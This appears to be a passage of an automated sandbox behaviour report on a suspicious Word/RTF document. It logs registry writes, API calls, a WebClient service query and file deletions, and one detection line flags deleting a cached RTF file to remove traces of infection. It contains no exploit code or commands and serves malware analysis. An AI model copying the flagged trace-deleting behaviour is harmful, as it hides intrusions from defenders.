Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Scheherazade Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Amiri Quran Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Frank Ruehl CLM Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Miriam CLM Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Miriam Mono CLM Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Light Value: None		2388

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Condensed Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Mono Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Condensed Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Book Basic Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstOffice Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Serif Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine Display G Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine G Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Rubik Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Mono Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic UI Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Georgian Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lao Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lisu Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Georgian Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Lao Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro ExtraLight Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Light Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Medium Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Semibold Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro ExtraLight Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Light Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Semibold Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro ExtraLight Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Light Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Semibold Value: None		2388
Call System API	API Name: WinHttpCloseHandle Args: (a155368) Return: 1		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109B100904000000000F01FEC\Usage\WordBibliographyFiles\Intl_1033 Value: 56560002		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20044		2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{618427B9-DCCD-413A-B1B3-7EC8A459DA2E}.tmp) Return: 1		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Toolbars\Settings\Microsoft Word Value: None		2388
Call Service API	API Name: OpenServiceW Args: (a1aa5c0, WebClient, 5) Return: a1aaa98		2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\9B427E81.doc) Return: 1		2388
Call System API	API Name: WinHttpCloseHandle Args: (a164dc0) Return: 1		2388
Call System API	API Name: WinHttpCloseHandle Args: (a170170) Return: 1		2388
Call System API	API Name: WinHttpCloseHandle Args: (a161b28) Return: 1		2388
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF		2388
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2388 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~\$A2302-4944.docx) Return: 1		2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{AF011BD9-821B-441F-8F8C-A9DD5478B1C1}.tmp) Return: 1		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Data\Settings Value: None		2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{8BD23EE4-DEDA-4315-8867-3F95EFB5857C}.tmp) Return: 1		2388
Call System API	API Name: WinHttpCloseHandle Args: (a183618) Return: 1		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTF Value: 297		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTA Value: 297		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{9E44611E-5DE8-49B0-A002-DA8643C7CA20}.tmp Type: VSDT_WINWORD		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{9E44611E-5DE8-49B0-A002-DA8643C7CA20}.tmp Type: VSDT_WINWORD		2388



Process Graph Legend

Node		Notable Threat Characteristics	
	Submitted sample		Anti-security, self-preservation
	Root process		Autostart or other system reconfiguration
	Child process		Deception, social engineering
	Direct event		File drop, download, sharing, or replication
	Indirect event		Hijack, redirection, or data theft
	Event actions		Malformed, defective, or with known malware traits
			Process, service, or memory object change
			Rootkit, cloaking
			Suspicious network or messaging activity